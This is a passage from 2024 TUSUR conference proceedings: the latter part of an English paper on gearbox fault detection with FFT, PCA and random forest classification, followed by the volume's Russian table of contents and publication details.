$$A[k] = \frac{2}{N} |X[k]|, \quad k = 0, 1, \dots, N/2. \quad (5)$$

Then, the amplitude spectrum was normalized to ensure it has a maximum value of 1:

$$A_{\text{norm}}[k] = \frac{A[k]}{\max(A[k])}. \quad (6)$$

Finally, threshold clipping was applied to emphasize significant frequency components:

$$A_{\text{clipped}}[k] = \begin{cases} A_{\text{norm}}[k], & A_{\text{norm}}[k] \leq \theta, \\ \theta, & A_{\text{norm}}[k] > \theta, \end{cases} \quad (7)$$

where θ is the clipping threshold (e.g., 0.5).

To visualize the results, the normalized and clipped amplitude spectra were plotted for each fault condition. The frequency range of interest, from 0 to 10 Hz, was selected to focus on the critical frequency-domain characteristics that differentiate various fault states. These visualizations facilitated a direct comparison of the frequency-domain behavior across normal, cracked, broken, and eccentricity faults.

To classify different gearbox fault conditions, we employed a combination of PCA for reducing and visualizing dimensionality, along with RFC for establishing decision boundaries between various fault types.

PCA is a statistical technique used to transform high-dimensional data into a lower-dimensional space while retaining most of the variance present in the original data [4].

Mathematical Formulation:

Given a dataset X with zero mean, PCA seeks to find a set of orthogonal vectors (principal components) that maximize the variance:

$$\text{Maximize } \text{Var}(Xw) \text{ subject to } \|w\|=1. \quad (8)$$

The solution involves computing the eigenvalues and eigenvectors of the covariance matrix $C = X^T X$. The eigenvectors corresponding to the largest eigenvalues are selected as principal components.

The following steps were taken:

1. Feature Scaling. The engineered features were standardized to have zero mean and unit variance.

2. Covariance Matrix Calculation. The covariance matrix was computed to capture the relationships between the features:

$$C = \frac{1}{N-1} X^T X. \quad (9)$$

3. Eigen Decomposition. The eigenvalues and eigenvectors were calculated from the covariance matrix:

$$Cw = \lambda w. \quad (10)$$

4. Component Selection. The top two principal components were selected for visualization.

5. Transformation. The original data was projected onto the principal components:

$$X_{\text{PCA}} = XW, \quad (11)$$

where W comprises the selected eigenvectors.

Next, we applied the RFC, an ensemble learning method that constructs multiple decision trees and aggregates their predictions to classify fault conditions [4].

The algorithm included:

1. Training. Multiple decision trees were built using bootstrap samples of the training data, with random subsets of features considered at each split.

2. Prediction. The predictions from all trees were aggregated via majority voting to produce the final classification.

3. Decision boundary visualization. The trained model was used to predict class labels over a grid of feature values, illustrating how different regions in the feature space corresponded to different fault classes.

The steps of implementation were as follows:

1. Model Training. The RFC was trained using the PCA-transformed data and the corresponding fault labels.

2. Grid Generation. A mesh grid was created over the range of principal component values.

3. Prediction over Grid. The model predicted the fault classes across the grid:

$$Z = \text{Predict}(X_{\text{grid}}). \quad (12)$$

4. Contour Plotting. Decision boundaries were visualized by plotting the predicted classes on the grid alongside the actual data points (Fig. 2).

Results

The FFT analysis revealed distinct frequency-domain characteristics for each fault condition, all of which are visualized in a single combined spectrum plot (Fig. 1). Each fault condition spectrum exhibits unique patterns, providing insight into the vibration behavior of the gearbox under different fault scenarios.

For the normal condition, the analysis showed dominant frequency components at the fundamental operating frequency and its harmonics, which appeared as prominent peaks in the spectrum. The absence of additional significant peaks suggested stable and balanced operation. This behavior is represented in the plot by a solid black line, corresponding to the expected frequencies of normal operation.

In the cracked fault condition, additional frequency components were introduced, particularly at multiples of the gear mesh frequency. These extra peaks high lighted irregularities in gear engagement, which were evident in the spectrum as dashed lines representing crack-induced vibrations at higher frequencies.

The broken fault condition displayed a more chaotic frequency spectrum, with elevated amplitudes across a broader range, reflecting severe mechanical disruption. This widespread increase in vibration energy was captured by a dash-dot line in the plot, indicating significant damage to the gearbox components.




Fig. 1. FFT Amplitude Spectra for Different Gearbox Fault Conditions: Normal, Cracked, Broken, and Eccentricity

For the eccentricity fault condition, the analysis showed specific sideband frequencies around the fundamental frequency, indicative of rotational imbalance or shaft misalignment. These sidebands, shown by dotted lines in the plot, confirmed the presence of eccentricity faults through their unique frequency signature.

Moving to the PCA and RFC results, the PCA transformation revealed that the first two principal components accounted for a significant proportion of the total variance (approximately 85%), validating their suitability for visualization.

The most significant features contributing to the principal components were identified as follows:

- Principal Component 1: Root Mean Square (RMS) value of vibration amplitude.
- Principal Component 2: Kurtosis of the vibration signal.

The Random Forest Classifier demonstrated high accuracy in distinguishing between different fault conditions based on the PCA-transformed features. As shown in Fig. 2, the decision boundaries in the two-dimensional PCA space effectively delineated the various fault classes. The visualization highlights several key observations:

- Clear separations between normal and fault conditions.
- Distinct regions corresponding to each specific fault type.
- Minimal overlap, indicating effective discriminative capability of the model.




Fig. 2. Decision boundaries (PCA-reduced data)

The decision boundaries provided a clear visual representation of how the Random Forest classifier successfully categorized the fault conditions, enhancing the understanding of its decision-making process.

Discussion

The application of FFT analysis in this study effectively highlighted the unique frequency-domain signatures associated with different gearbox fault conditions. These findings corroborate existing literature that associates specific frequency patterns with various mechanical anomalies [6].

The use of PCA facilitated the reduction of high-dimensional feature space into a more manageable form

without significant loss of information. Identifying RMS and kurtosis as the most significant features aligns with prior studies emphasizing their relevance in vibration-based fault diagnosis [7].

The RFC exhibited robust performance in classifying fault conditions, benefitting from its ensemble approach that mitigates overfitting and handles complex decision boundaries adeptly. The clear visualization of decision boundaries aids in comprehending the model's decision-making process and underscores the practical applicability of this approach in real-world monitoring systems.

These methodologies contribute to a comprehensive framework for early detection and classification of gearbox faults, with the potential for integration into predictive maintenance strategies.

Conclusion

This study has presented a systematic approach that combines signal processing and machine learning techniques to effectively predict gearbox faults. FFT analysis successfully extracted critical frequency-domain features, while PCA and RFC provided powerful tools for visualization and classification of fault conditions.

Future work may involve expanding the dataset to include additional fault types and operational conditions, exploring other dimensionality reduction techniques such as t-Distributed Stochastic Neighbor Embedding (t-SNE), and implementing real-time monitoring systems based on the proposed framework.

References

1. Al Ouatiq H.S. Data Preprocessing and Feature Engineering for Gearbox Fault Prediction // Electronic Peer-Reviewed Scientific Journal «SCI-ARTICLE.RU». – 2024. – No. 132.
2. Jardine A.K.S. A review on machinery diagnostics and prognostics implementing condition-based maintenance / A.K.S. Jardine, D. Lin, D. Banjevic // Mechanical Systems and Signal Processing. – 2006. – Vol. 20, No. 7. – PP. 1483–1510.
3. Oppenheim A.V. Discrete-Time Signal Processing / A.V. Oppenheim, R.W. Schaffer. – Pearson Education, 2009. – 1008 p.
4. Jolliffe I.T. Principal component analysis: A review and recent developments / I.T. Jolliffe, J. Cadima // Philosophical Transactions of the Royal Society A: Mathematical, Physical and Engineering Sciences. – 2016. – Vol. 374, No. 2065.
5. Breiman L. Random forests // Machine Learning. – 2001. – Vol. 45, No. 1. – PP. 5–32.
6. Randall R.B. Vibration-based Condition Monitoring: Industrial, Aerospace and Automotive Applications. – Hoboken: John Wiley & Sons, 2021. – 429 p.
7. Pule M. Application of PCA and SVM in Fault Detection and Diagnosis of Bearings with Varying Speed / M. Pule, O. Matsebe, R. Samikannu // Mathematical Problems in Engineering. – 2022. – PP. 1–12.

Al Ouatiq Hassan Saidovich

PhD student at the Department of Information Technology, Altai State Technical University
E-mail: alh@dr.com

Pronin Sergey Petrovich

Doctor of Technical Sciences, Professor,
Head of the Department of Information Technology,
Altai State Technical University
E-mail: sproinin@mail.ru

СОДЕРЖАНИЕ

Секция 13

ЭЛЕКТРОМАГНИТНАЯ СОВМЕСТИМОСТЬ

*Председатели – Куксенко Сергей Петрович, проф. каф. ТУ, д.т.н.;
Черникова Екатерина Борисовна, ассистент каф. ТУ, к.т.н.*

Т.Ф. Данг, А.Ф. Алхадж Хасан Анализ антенн с использованием характеристических мод и проводной сетки	13
М.Т. Нгуен, А.Ф. Алхадж Хасан Рефлекторная антенна X-диапазона из разреженной проводной сетки	16
М.А. Ромащенко, А.В. Гудков Моделирование силового контура обратногоходового АС-DC-преобразователя для оценки уровня кондуктивных помех	19
М.Е. Дорогов, В.А. Фещуков, Р.А. Садыков Прототип модуля проектирования топологии антенной решётки	22
В.С. Чебанов, В.А. Семенюк Алгоритмы визуализации уровней излучаемой помехоэмиссии печатной платы	25
А.Д. Бучинский, В.А. Семенюк Разработка архитектуры модуля измерения уровней помехоэмиссии от печатной платы в диапазоне частот до 10 ГГц	28
В.И. Варварин, Т.И. Третьяков СВЧ-зонды для измерения компонент электромагнитного поля в ближней зоне печатной платы в частотном диапазоне до 10 ГГц.....	32

Секция 14

ИНФОРМАЦИОННАЯ БЕЗОПАСНОСТЬ

Председатель – Шелупанов Александр Александрович, президент ТУСУР, проф., д.т.н.

С.Г. Букина, С.С. Харченко Современное положение исследований в области определения искусственно сгенерированных текстов	37
О.Б. Чагдуров Методы подделки речи	40
Е.А. Деркач, А.А. Шелупанов Нулевое доверие: основные положения и актуальные направления исследований.....	42
В.М. Ежова, Д.Е. Кошечко, С.А. Фоминых Определение статистически значимых динамических параметров подписи при отслеживании динамики реабилитации после инсульта	44
В.Д. Пинчук, Д.С. Гекк, Д.В. Ожигов, А.О. Терехин Алгоритмы маршрутизации, применяемые в квантовых сетях.....	47
А.А. Конев, А.Д. Калякин Разработка уязвимого узла с Modbus-клиентом пневмопривода	51
А.А. Корниенко, С.В. Корниенко, Н.В. Гульмамедов, С.В. Собакин Вариант адаптации методологии DevOps с конвейером CI / CD на примере АСУП ОАО «Ленгипротранс»	55
Т.М. Лакоза Сравнение сервисов для проверки контрагентов	58
А.И. Агеев, Е.П. Грабчак, Е.Л. Логинов Повышение устойчивости работы объектов и систем критической инфраструктуры России и Белоруссии в условиях возможных электромагнитных атак	61
А.Э. Корнев, Г.С. Белокрылов, Д.И. Новохрестова Атаки на нейронную сеть и методы защиты.....	63
Г.С. Белокрылов, А.Э. Корнев, Д.И. Новохрестова Ансамбль классификаторов для оценки речевых сигналов.....	65
Д.В. Ожигов, Д.С. Гекк, В.Д. Пинчук, А.О. Терехин Возможности моделирования сетей с применением квантового распределения ключей	68

А.К. Новохрестов, Н.И. Сермавкин, А.В. Ли, Г.Ю. Семенов Моделирование эксплуатации уязвимости «Artica Proxy unauthenticated RCE»: анализ уязвимости, формализация эксплуатации, меры защиты	71
Г.Ю. Семенов, Н.И. Сермавкин Автоматизация компьютерной атаки на АСУ ТП, использующую Modbus в качестве протокола связи	75
Д.С. Гекк, В.Д. Пинчук, Д.В. Ожигов, А.О. Терехин Система массового обслуживания в сетях квантового распределения ключей	78
К.И. Цимбалов, А.А. Конев Формализация и апробация сценария атаки «отравление ARP» на примере системы IoT	81
Д.С. Лазорин Обзор технологии TCP WAVE в системах LINUX	83

Секция 15

ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В УПРАВЛЕНИИ И ПРИНЯТИИ РЕШЕНИЙ

Председатель – Сенченко Павел Васильевич, проректор по УР, доцент каф. АОИ, к.т.н.

Д.А. Сасс, Р.С. Кульшин Использование средств массового параллелизма для физических симуляций	89
Р.С. Кульшин, А.А. Сидоров Настройка гиперпараметров на основе единой метрики оценки алгоритмов рекомендательных систем	91
А.А. Каллистова, Г.А. Кошелюк, Е.В. Грива Разработка системы сбора и анализа данных, полученных с устройства Wi-Fi-радар	95
М.Е. Неборский, С.Ю. Хохлов, Е.А. Жвакин, Р.С. Кульшин Мобильное приложение для чтения книг и изучения слов английского языка	98
С.М. Алфёров, Д.С. Попов, Н.А. Назаров Система моделирования диаграмм потоков данных	101
М.М. Пуговкин, А.А. Сидоров К вопросу об оценке качества программных проектов	104
В.В. Гумеров, В.К. Никонов, М.Ю. Суворов, В.Д. Трихин Управление программным обеспечением при помощи нейроинтерфейса	106
Б.Ю. Кузнецов, Д.В. Батршин, И.Д. Тикшаев Использование микросервисной архитектуры для создания гибких систем управления	109
К.С. Лыков, И.В. Пшеничникова, К.В. Ганжа, И.Д. Тикшаев Анализ и сравнение существующих систем контроля за животными с помощью носимых устройств	112
К.С. Лыков, И.В. Пшеничникова, К.В. Ганжа, И.Д. Тикшаев Отправление данных с GPS-трекера SinTrack ST-903 на web-сервер	116
В.Е. Заборонок, Е.А. Поломошнова, И.Д. Тикшаев, Р.С. Кульшин Исследование влияния различных жанров музыки на концентрацию внимания	118
В.О. Писарева, М.А. Тупейко, И.Д. Тикшаев Цифровые двойники как инструмент моделирования и принятия решений	121
А.Е. Васильева, И.Д. Тикшаев Методы и инструменты системного анализа для повышения эффективности бизнес-процессов	125
А.В. Зарипов, Р.С. Кульшин, А.А. Сидоров Компьютерное зрение в конвейерной промышленности	127

Секция 16

ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ В ОБУЧЕНИИ

*Председатели – Дмитриев Вячеслав Михайлович, проф. каф. КСУП, д.т.н.;
Ганджа Тарас Викторович, проф. каф. КСУП, д.т.н.*

Е.Е. Белоусова Модуль генерации тематик студенческих работ	133
А.Е. Карелин, Д.Е. Болбуков, Ю.А. Шурыгин Перспективы замены электрических соединений на световоды в лабораторных макетах	135

В.С. Попов, Е.А. Алефиренко, Л.Ю. Черницына Формирование компетентности учителя в области структур данных: дополнительное профессиональное образование	138
В.С. Попов, Е.А. Алефиренко, Л.Ю. Черницына Формирование цифровых предпрофессиональных компетенций: примеры заданий для урока информатики по теме «Структуры данных»	140
В.С. Попов, Е.А. Алефиренко, Л.Ю. Черницына Пропедевтика структур данных в школьном курсе информатики как средство формирования цифровых предпрофессиональных компетенций: предметное содержание и требования	143
М.В. Чичикин, Е.С. Петрова, И.М. Сайткулов, Н.А. Гомзяков Использование QR-кодов для самостоятельной отметки студентов на занятиях	147
Л.А. Снопко, В.Н. Комличенко, В.А. Федосенко Адаптивное обучение как одна из форм персонализированного образования	149
И.В. Климов, Д.Д. Пимонов Разработка программного решения для выявления дефектов речи и рекомендации логопедических упражнений для их исправления	152
Н.А. Косарев Информационные программы для работы с приборами комплекта NI ELVIS II+ и их использование в учебном процессе	154
Ю.В. Полищук, Я.В. Гончарова, А.М. Выпова Анализ возможностей облачных редакторов LaTeX как средства формирования отчетности студентов	156
М.И. Кочергин, Г.В. Макиенко, О.В. Высоцкая Использование средств визуального программирования для обработки результатов моделирования на лабораторных занятиях	159
А.В. Винокуров, Д.В. Якушевский, И.Е. Мищенко, Е.В. Налётов Применение программного комплекса визуализации КСРП в образовательном процессе авиационных вузов	162

Секция 17

ВИДЕОИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ И ЦИФРОВОЕ ТЕЛЕВИДЕНИЕ

Секция посвящается 90-летию со дня рождения И.Н. Пустынского

Председатели – Курячий Михаил Иванович, доцент каф. ТУ, к.т.н.;

Капустин Вячеслав Валериевич, доцент каф. ТУ, к.т.н.

Г.Е. Эдель, В.В. Капустин Реализация YOLOv9 на платформе Nvidia Jetson Nano	167
А.А. Филимонцева, А.В. Каменский Обучение модели нейронной сети SRCNN для повышения качества медицинских изображений	170
А.В. Поднебесный, А.В. Каменский, А.С. Красноперова Корреляция времени работы пятикаскадного рекурсивно-сепарабельного цифрового фильтра с размером его апертуры обработки	173
А.В. Каменский, С.Е. Бояркин Оценка эффективности применения рекурсивно-сепарабельных цифровых фильтров на медицинских изображениях	177
С.А. Забуга, И.Д. Мусихин, В.В. Капустин Разработка метода автоматического распознавания и сопровождения объектов интереса в поле зрения АИ ТИС	181
И.В. Филимонов, К.А. Шерифов, К.Д. Нигматуллин, С.А. Коновалов, К.А. Рылов Разработка графического редактора с функцией портретной экспертизы	184
К.С. Куприянова, А.В. Каменский, А.В. Поднебесный Оценка взаимосвязи изменения разрешения цифрового изображения от изменений размеров апертуры обработки цифрового пятикаскадного рекурсивно-сепарабельного фильтра	188
А.Е. Овдин, В.М. Саклаков, В.В. Видман Особенности разработки приложений для гарнитур виртуальной реальности на примере создания видеоигр	191

А.А. Тисленко, В.В. Капустин, Е.С. Познахарев

Экспериментальная оценка точности определения дальности в малопрозрачной среде в зависимости от величины коэффициента ослабления с использованием активно-импульсной телевизионной измерительной системы 194

Л.А. Литохин

Реализация алгоритма автоматического распознавания хирургических инструментов робота da Vinci по видеопотоку 198

А.К. Мовчан, Р.С. Успанов, Д.В. Морозов

Оценка точности перемещения роботизированной колёсной платформы для передвижения измерительного транспаранта 201

Ю.И. Мукало

Сравнение методов преобразования средствами Python изображений звездных объектов, получаемых от регистрирующих средств, в вид, пригодный для дальнейшей визуализации 203

Секция 18**ВЫЧИСЛИТЕЛЬНЫЙ ИНТЕЛЛЕКТ И МАШИННОЕ ОБУЧЕНИЕ**

Председатель – Ходашинский Илья Александрович, проф. каф. КСУП, д.т.н.

М.Б. Бардамова

Влияние выбросов на построение нечеткого классификатора алгоритмом экстремальных значений признаков в классах 209

И.Г. Боровской, Е.Т. Гарипов

Методика предсказания вероятности возникновения аварий 212

П.Г. Букина, С.С. Харченко

Краткий обзор методов определения эмоционального состояния человека по речевому сигналу 214

А.О. Дергачев

Применение нейросетевого анализа для прогнозирования ожидаемых объемов добычи углеводородного сырья 217

Н.В. Лаходынова, В.М. Ахмадеев, Л.Г. Кишкин

Краткий обзор применения мультиагентного подхода в методах машинного обучения 221

Н.П. Корышев

Определение наиболее информативного задания для диагностики болезни Паркинсона по динамической рукописной подписи с помощью нечёткого классификатора 225

В.В. Лаптев, О.М. Гергет

Визуальное ассистирование при транскатеторной имплантации аортального клапана на основе технологии «Pose estimation» 228

И.А. Ходашинский, Р.О. Остапенко

Обзор методов дискретизации непрерывных признаков 232

Д.М. Радченко

Краткий обзор применения методов машинного обучения в калибровке агентных моделей 238

В.С. Ревера, Е.А. Шельмина

Классификация автомобильных моделей с помощью сверточных нейронных сетей 241

К.В. Никитин

Особенности масштабирования открытых больших языковых моделей 245

В.Ю. Погудин, А.Н. Пономарев, А.Е. Резванова, Б.С. Кудряшов

Анализ методов машинного обучения для прогнозирования микротвердости керамического материала на основе гидроксипатита 250

Р.Е. Коломников, К.С. Сарин

Регрессионная модель для прогнозирования размера гипербокса нечеткого классификатора типа Min-Max 253

И.Г. Боровской, М.Д. Олейников, И.Ю. Агрошенко, Д.О. Пахмурин

Методы машинного обучения в медицинских исследованиях 257

И.Г. Боровской, А.А. Матолыгин, Е.П. Ильин

Предварительная обработка данных исследования с помощью автокодировщика 260

А.К. Лукьянов, В.А. Федин, Е.С. Степаненко, Г.В. Гинтнер, К.Н. Козлов

Сравнение свёрточных нейронных сетей и автокодировщиков в решении задачи классификации изображения 265

А.А. Меринов, Р.Н. Абдуллин, С.С. Харченко Использование преобразования речевых записей в CENS-функции для повышения качества классификации эмоций на основе голоса	268
И.Г. Боровской, И.Ю. Агрошенко, М.Д. Олейников Выявление значимых биомаркеров для прогнозирования сердечно-сосудистых рисков у пациентов с метаболическим синдромом с помощью методов машинного обучения	271
Р.О. Остапенко Нечеткий классификатор кредитного скоринга на основе метаэвристического алгоритма «саранчи»	274

Секция 20**ЦИФРОВАЯ ЭКОНОМИКА И УПРАВЛЕНИЕ**

Председатель – Сидоров Анатолий Анатольевич, доцент, зав. каф. АОИ, к.э.н.

Е.А. Колопенько, В.А. Федосенко Социально-технологические аспекты поля цифровой экономики	281
М.Г. Сидоренко Показатели цифровизации при оценке целей устойчивого развития	284
Д.Р. Астанин, Е.А. Жаркова Большие данные в публичном управлении и социальных коммуникациях	287
Г.А. Волокитин, А.А. Сидоров Скрытая реклама в цифровом пространстве: детерминация и проблемы	289

Секция 21**RESULTS OF POSTGRADUATE AND MASTER STUDENTS' RESEARCH
IN THE SPHERE OF ELECTRONICS AND CONTROL SYSTEMS**

*Председатели – Покровская Елена Михайловна, зав. каф. ИЯ, к. филос.н., доцент;
Соболевская Ольга Владимировна, ст. преп. каф. ИЯ; Шнит Елена Ирismetовна, доцент каф. ИЯ*

H.S. Al Ouatiq, S.P. Pronin Advanced Signal Processing and Machine Learning Techniques for Gearbox Fault Prediction	295
---	-----

Научное издание

ЭЛЕКТРОННЫЕ СРЕДСТВА И СИСТЕМЫ УПРАВЛЕНИЯ

XX Международная научно-практическая конференция

20–22 ноября 2024 г.

Материалы докладов

В двух частях

Часть 2

Electronic Devices and Control Systems
XVIII International Scientific-practical Conference
November 20–22, 2024
Part 2

Верстка В.М. Бочкаревой
Корректор В.Г. Лихачева

Сдано на верстку 10.10.2024. Подписано к печати 18.11.2024.
Формат 60×84¹/₁₆. Печать трафаретная. Печ. л. 19
Тираж 100 экз. Заказ 8.

Издано ТУСУР (заказчик)
г. Томск, пр. Ленина, 40, к. 205, ГК, т. (382-2) 70-15-24
Тираж отпечатан в издательстве ТУСУРа
(для нужд всех структурных подразделений университета и авторов)

Ред.-изд. подготовка оригинал-макета в эл. виде
В-Спектр (ИП Бочкарева В.М., исполнитель)
ИНН 701701817754
634055, г. Томск, пр. Академический, 13-24,
тел. 8-905-089-92-40, эл. почта: bvm-1@list.ru